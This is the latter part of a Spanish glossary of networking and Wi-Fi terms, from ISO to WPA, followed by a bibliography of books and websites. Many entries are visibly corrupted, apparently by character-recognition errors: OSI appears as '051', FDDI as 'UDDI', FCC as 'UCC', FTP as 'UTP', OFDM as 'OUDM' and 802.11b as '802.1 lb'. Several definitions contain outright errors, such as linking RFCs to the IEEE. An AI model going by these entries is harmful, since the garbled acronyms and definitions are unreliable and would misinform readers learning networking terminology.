ISO. International Standard Organization, 'Organización Internacional para la Normalización'. Esta organización ha definido los protocolos de comunicaciones conocidos como ISO/OSI, utilizado por las redes públicas de conmutación de paquetes.

ITU. Acrónimo de la Unión internacional de telecomunicaciones. Institución internacional que desarrolla estándares en todo el mundo para las tecnologías de telecomunicaciones.

IV. Acrónimo de Vector de inicialización. Un valor externo necesario para iniciar las operaciones de cifrado; en otras palabras, un valor matemático que depende del texto cifrado para su codificación. Un IV con frecuencia se puede considerar una forma de clave de mensaje. En general, un IV debe acompañar al texto cifrado, y por tanto, siempre extiende el texto con el tamaño del IV. En las redes 802.11, se recomienda que se despliegue un IV único por paquete para eliminar una secuencia predeterminada que los piratas informáticos puedan explotar. En particular, esto ocasiona que sea difícil para los piratas informáticos escribir o realizar ataques que usen tablas matemáticas, que simplemente programan el número de combinaciones de la clave hasta que se descubre alguna o más que funcionan.

LAN. Acrónimo de Red de área local. Una red de datos de alta velocidad y pocos errores que cubre un área geográfica relativamente pequeña (por lo común, algunos miles de metros). Las LAN se conectan a estaciones de trabajo, periféricos, terminales y otros dispositivos dentro de un solo edificio u otra

área limitada geográficamente. Los estándares LAN especifican el cableado y el método de señales de las capas físicas y de enlace de datos del modelo OSI. Ethernet, UDDI y Token Ring son tecnologías LAN que se usan ampliamente. Se compara con una MAN y una WAN.

MAC. Acrónimo del Control de acceso a medios. La inferior de las dos subcapas de la capa de enlace de datos definida por el IEEE**.** La subcapa MAC controla el acceso a los medios compartidos, por ejemplo, si se usará el pase de tokens o la contención.

Método de acceso. Generalmente, la forma mediante la cual los dispositivos de red acceden a otras redes; en otras palabras, el medio que conecta a las LAN. Los ejemplos incluyen los sistemas inalámbricos fijos de banda ancha, DSL y módems de cable.

Módem. Contracción de modulador/demodulador. Un dispositivo que convierte señales digitales y análogas. En la fuente, un módem convierte las señales digitales a una forma que se ajuste a la transmisión a través de equipo de comunicación análoga. En el punto de destino, las señales análogas se vuelven a convertir a la forma digital. Los módems permiten la transmisión de datos a través de las líneas telefónicas de voz.

Modulación. El proceso mediante el cual las características de las señales eléctricas se transforman para representar información.

Nodo. En general se le llama nodo a cualquier ordenador conectado a una red.

OFDM. Acrónimo de la Multiplexión por división ortogonal de frecuencia. Una técnica de modulación UDM que se usa para transmitir señales al dividir la señal de radio en varias frecuencias en las que se transmite en forma simultánea. Una de las diferencias principales entre OUDM y DHSS o UHSS es que las señales en OUDM se envían simultáneamente a través del tiempo en lugar de manera secuencial.

OSI. Abreviatura del Modelo de referencia de Interconexión de sistemas abiertos. Algunas ocasiones se conocen como Pila de referencia 081. Es el modelo de arquitectura de red desarrollado por ISO e ITU-T. El modelo consiste de siete capas, cada una de las cuales realiza funciones de red específicas, por ejemplo, asignación de direcciones, control de flujo, control de errores, encapsulado y transferencia confiable de mensajes. La capa inferior (capa física) es la que está más cercana a la tecnología de medios. Las dos capas inferiores se implementan en el hardware y software, mientras que las cinco capas superiores sólo están implementadas en el software. La capa más alta (capa de aplicación) es la más cercana al usuario. El modelo de referencia 051 se usa de forma universal como un método para enseñar y entender la funcionalidad de una red. Es parecida en algunos aspectos a SNA. Otros términos asociados son: capa de aplicación, capa de enlace de datos, capa de red, capa física, capa de presentación, capa de sesión y capa de transporte.

Paquete. Agrupamiento lógico de información que incluye un encabezado que contiene la información de control y (normalmente) los datos del usuario. Los paquetes

se usan con mayor frecuencia para referirse a las unidades de datos de la capa de red. Los términos datagrama, trama, mensaje y segmento también se usan para describir los agrupamientos lógicos de información en varias capas del modelo de referencia 081 y en distintos círculos tecnológicos.

PCI. Peripheral Component Interconnect, Interconexión de Componentes Periféricos'. Son unas especificaciones creadas por Intel y que definen un sistema de bus local que permite conectar al PC hasta 10 tarjetas de periféricos. El estándar PCI ha venido a reemplazar al antiguo estándar ISA (1ndustry Standard Architecture).

PCMCIA. Personal Computer Memory Card International Associotion, 'Asociación Internacional de Tarjetas de Memoria para Ordenadores Personales'. Se trata de una asociación de fabricantes de equipos que en 1989 sacó al mercado un tipo de puerto y de dispositivo de pequeño tamaño que permite que se le puedan instalar todo tipo de periféricos a los ordenadores personales. En un principio se dedicaron sólo a ampliar la memoria, de ahí su nombre. Tanto el puerto como los dispositivos reciben también el nombre de PCMCIA. En inglés se la conoce más coloquialmente como PC Card (tarjeta de PC).

Pila de protocolos. Conjunto de protocolos de comunicación relacionados que operan juntos y, como un grupo, resuelven la comunicación en alguna o todas las siete capas del modelo de referencia 051. No todas las pilas de protocolo cubren cada una de las capas del modelo y con frecuencia un solo protocolo de la pila incluye un número de capas a la vez. **TCP/IP** es una pila de protocolos típica.

Puente. Dispositivo que conecta y pasa paquetes entre dos segmentos de red que usan el mismo protocolo de comunicación. Los puentes operan en la capa de enlace de datos (Capa 2) del modelo de referencia 051. En general, un puente filtrará, reenviará o rechazará una trama entrante basándose en la dirección MAC de esa trama.

QAM. Acrónimo de la Modulación de amplitud de cuadratura. Método de modulación de señales digitales en una señal de portadora de frecuencia de radio que se relaciona con la amplitud y el código de fase. QAM es un esquema de modulación que se usa principalmente en la dirección de flujo descendente (QAM-64, QAM-256). QAM- 16 normalmente se usa más en la dirección de flujo ascendente. Los números indican la cantidad de puntos de código por símbolo.

QoS. Acrónimo de Calidad de servicio. Una característica de algunos protocolos de red que trabajan con tipos distintos de tráfico de red en forma distinta para asegurar los niveles requeridos de confiabilidad y latencia de acuerdo con el tipo de tráfico. Algunos tipos de tráfico, por ejemplo, el de voz y video, son más sensibles a los retrasos en la transmisión y, por tanto, tienen prioridad sobre los datos que son menos sensibles a los retrasos. Por ejemplo, los sistemas Cisco Systems PTM BBUW tradicionalmente tienen cuatro niveles de QoS, pero algunos sistemas tienen hasta 13 niveles, dependiendo de cuántos bits se usen para priorizar el tráfico. La mayor parte de los sistemas

usan tres o cuatro niveles de QoS, mismos que se conocen normalmente como Servicio garantizado no solicitado (UGS, por sus siglas en inglés), Bit de velocidad constante (CBR; en ocasiones conocido como CIR o velocidad de información constante) y velocidad del mejor esfuerzo (BER). USG tiene una prioridad sobre CIR/CBR, que a su vez tiene prioridad sobre BER. Los niveles QoS se establecen en la Capa 2 (capa de enlace de datos) de la pila de referencia 051.

QPSK. Acrónimo de la Modulación de fase por desplazamiento en cuadratura. Un método de modulación de señales digitales en señales de portadora de frecuencia de radio mediante el uso de cuatro estados de fase para codificar dos bits digitales.

RC4. Un algoritmo de seguridad que usa WEP. Considerado abiertamente como un algoritmo inseguro, RC4 fue desarrollado en 1987 por Ron Rivest, para la compañía RSA Data Security y fue un algoritmo propietario hasta 1994, cuando el código fue publicado en Internet y por tanto, para el resto del mundo.

Red. Conjunto de ordenadores interconectados entre sí. También puede hacer referencia a la infraestructura que permite la interconexión de estos ordenadores.

Red de área local. Es una red de datos que interconecta ordenadores situados en el entorno de un edificio o de las oficinas de una empresa dentro de ese edificio. Una red local permite a sus usuarios compartir información y recursos de la red, corno impresoras o líneas de comunicaciones (acceso a Internet).

RF. Acrónimo de Frecuencia de radio. En general, se refiere a las comunicaciones inalámbricas con frecuencias por debajo de 300 GHz. El término RU se usa comúnmente también para cubrir todos los tipos de sistemas inalámbricos.

RFC. Acrónimo de Solicitud de comentarios. Conjunto de documentos que se usa como el medio principal para comunicar información acerca de Internet. Probablemente las versiones más conocidas son las del IEEE. Algunas RFC son designadas como estándares de Internet. La mayor parte de las RUC documentan especificaciones de protocolo, por ejemplo, Telnet y UTP, pero algunas son humorísticas o históricas. Las RUC están disponibles en línea desde varias fuentes.

Router. Es un sistema utilizado para transferir datos entre dos redes que utilizan un mismo protocolo. Un router puede ser un dispositivo software, hardware o una combinación de ambos. Los puntos de acceso, generalmente, hacen las funciones de router. A este equipo también se le conoce en español por el nombre de enrutador.

Señal análoga. La representación de información mediante una cantidad física que varía continuamente, por ejemplo, el voltaje. Debido a este cambio constante de la forma de la onda respecto a su paso a través de un punto determinado en el tiempo o espacio, una señal análoga puede tener una cantidad infinita de estados o valores. Esto contrasta con una señal digital, la

que tiene un número muy limitado de estados.

Servidor. Se trata de un software que permite ofrecer servicios remotos a sus usuarios. También puede recibir el nombre de servidor el propio ordenador donde está instalado el software servidor. El ordenador de los usuarios contacta con el servidor gracias a otro software llamado cliente.

SOHO. Acrónimo de Oficina pequeña/oficina del hogar.

TCP. Acrónimo del Protocolo de control de transmisión. Es un protocolo de la capa de transporte orientado a las conexiones y proporciona la transmisión de datos dúplex completa confiable. Es parte de la pila de protocolos TCP/IP.

TCP/IP. Acrónimo de Protocolo de control de transmisión/Protocolo de Internet. Es el nombre común para el conjunto de protocolos que desarrolló el Departamento de defensa (DoD, por sus siglas en inglés) en la década de los setenta para soportar la construcción de redes interconectadas en todo el mundo. TCP e IP son los dos protocolos más conocidos del conjunto.

Texto cifrado. Texto que ha sido cifrado o codificado. A pesar de que el texto cifrado contiene la misma información que el texto simple, puede contener, o no, el mismo número de bits. Es posible que algunos sistemas de bajo nivel tengan dificultades para resolver el cifrado, para lo cual se usa el término cifrado de expansión de datos. El texto cifrado siempre requiere de una clave para determinar el texto sencillo.

Texto sencillo. La información original que se puede leer. Normalmente es un conjunto de caracteres alfanuméricos, pero también puede tener otras formas de datos, por ejemplo, valores o símbolos matemáticos.

Trama. Agrupamiento lógico de información que se envía como una unidad de la capa de enlaces de datos a través de un medio de transmisión. Con frecuencia, se refiere al encabezado y al indicador de fin, empleado en la sincronización y control de errores, que rodea a la información de usuario contenida en la unidad. Los términos célula, datagrama, mensaje, paquete y segmento también se usan para describir agrupamientos de información lógicos en varias capas del modelo de referencia 0SI y en distintos círculos tecnológicos.

Transceiver. Transmiter-Receiver, 'Transmisor-Receptor'. Es un equipo de radio que puede tanto transmitir como recibir.

U-NII. Acrónimo de Infraestructura nacional de información libre de licencia. Principalmente una banda de frecuencia de Estados Unidos. Los productos inalámbricos para esta banda funcionan en la frecuencia de 5.725 a 5.825 GHz para el uso exterior. Existen otras dos bandas U-NII: 5.15 a 5.25 GHz y 5.25 a 5.35 GHz. La banda de 5.15 GHz es para el uso en interiores sólo en Estados Unidos, mientras que la banda de 5.25 a 5.35 GHz se puede usar tanto en interiores como en exteriores dentro de Estados Unidos. Los dos conjuntos inferiores de frecuencia U-NII, se transmiten con niveles de potencia más bajos que los de la banda de 5.725 a 5.825 GHz. Estas

frecuencias no requieren el uso o compra de una licencia de sitio, pero el equipo requiere de una certificación de la UCC y el cumplimiento estricto con sus regulaciones. U-NII fue un término creado por los reguladores federales para describir el acceso de ciudadanos y empresas a una red de información. Es equivalente al término "supercarretera de información", no describe la arquitectura, protocolo o topología de los sistemas.

VLAN. Acrónimo de Red de área local virtual. Un grupo de clientes que están ubicados en distintos lugares pero que se comunican entre ellos como si pertenecieran al mismo segmento LAN.

VoIP. Acrónimo de Voz sobre IP. Permite a un direccionador transportar tráfico de voz (por ejemplo, llamadas telefónicas y faxes) en una red IP. En VoIR el DSP segmenta las señales de voz en tramas, las cuales se agrupan en conjunto de dos y se almacenan en paquetes de voz. Estos paquetes de voz se transportan usando IP de acuerdo con la especificación H.323 de ITU-T.

VPN. Acrónimo de Red privada virtual. Una red privada virtual es un enlace privado que reside entre dos partes pero viaja a través de redes públicas.

WAN. Acrónimo de Red de área amplia. Red de comunicaciones de datos que da servicio a usuarios que se encuentran en un área geográfica y extensa, y con frecuencia usan dispositivos de transmisión proporcionados por las compañías de telecomunicaciones comunes.

WECA. Wireless Ethernet Compability Alliance, 'Alianza de Compatibilidad Ethernet Inalámbrica'. Es una asociación de fabricantes de equipos de red creada en 1999 con el objetivo de fomentar la tecnologia inalámbrica y asegurase la compatibilidad de equipos. WECA es la creadora de la marca Wi-Fi y es quien certifica los equipos con esta marca.

WEP. Acrónimo del Protocolo equivalente al cableado. WEP es un protocolo de seguridad que principalmente usan los radios 802.11 para proteger las comunicaciones inalámbricas de robo de información y de espionaje, además, evita el acceso no autorizado a una red inalámbrica. El sistema WEP surgió con la idea de ofrecerle a las redes inalámbricas un estado de seguridad similar al que tienen las redes cableadas.

WI-FI. Wireless Fidelity, 'Fidelidad Inalámbrica'. Es una marca creada por la asociación WECA con el objetivo de fomentar la tecnología inalámbrica y asegurarse la compatibilidad de equipos. Todos los equipos con la marca Wi-Fi son compatibles entre sí y utilizan la tecnología inalámbrica difundida por el IEEE en su estándar 802.1 lb.

WLAN. Wireless Local Area Network, 'Red de Área Local Inalámbrica'. Es el acrónimo con el que se hace referencia a las redes de área local inalámbricas. Las redes Wi-Fi son un ejemplo de este tipo de redes.

WPA. Wi-Fi Protected Accesss, 'Acceso Wi-Fi Protegido'. Son unas especificaciones de seguridad basadas en el estándar lEEE 802.11i que incrementa fuertemente el nivel de protección de datos y de control de acceso de las redes Wi-Fi. Las facilidades de seguridad ofrecidas por WPA pueden implantarse en las redes Wi-Fi existentes mediante una instalación de software.

BIBLIOGRAFIA

• LIBROS

DOMINE LAS REDES P2P (PEER TO PEER)
Ramon Jesús, Ed. Millan Tejedor, 352 páginas.
1ª edición (02/2006).

FUNDAMENTALS OF WIRELESS NETWORKING
Gilster, (Editorial McGraw-Hill)

WI-FI. INSTALACIÓN, SEGURIDAD Y APLICACIONES
Carballar, J.A. (Editorial Ra-ma), 336 páginas.

MANUAL DE REDES INALÁMBRICAS
Reid, Neil & Seide, Ron (Editorial McGraw-Hill)
384 páginas. 1ª edición.

FUNDAMENTOS Y APLICACIONES DE SEGURIDAD EN REDES WLAN
Andreu / Pellejero / Lesta, (Marcombo, ediciones técnicas) 160 páginas.

• INTERNET

http://grouper.ieee.org/groups/802/11/

http://www.etsi.org/WebSite/homepage.aspx

http://www.palowireless.com/tutorials.asp

http://seguridadwireless.org

http://www.wifislax.com/

http://grouper.ieee.org/groups/802/11/Meetings/Meeting_Plan.html

http://www.bluetooth.com

http://www.xwire.com/faqs

http://wireless.industrial-networking.com/default.asp

http://www.aircrack-ng.org/doku.php

http://forum.tinyshell.be/

http://madwifi.org/

http://www.elhacker.net/

http://es.wikipedia.org

http://forum.remote-exploit.org/

http://www.kismetwireless.net/

http://www.2wire.com/

http://www.microsoft.com/spain/technet/escenarios/redes/default.mspx

http://www.cisco.com/mx/index.shtml

http://www.ralinktech.com/

http://www.atheros.com/

http://www.techworld.com/security/

http://www.zero13wireless.net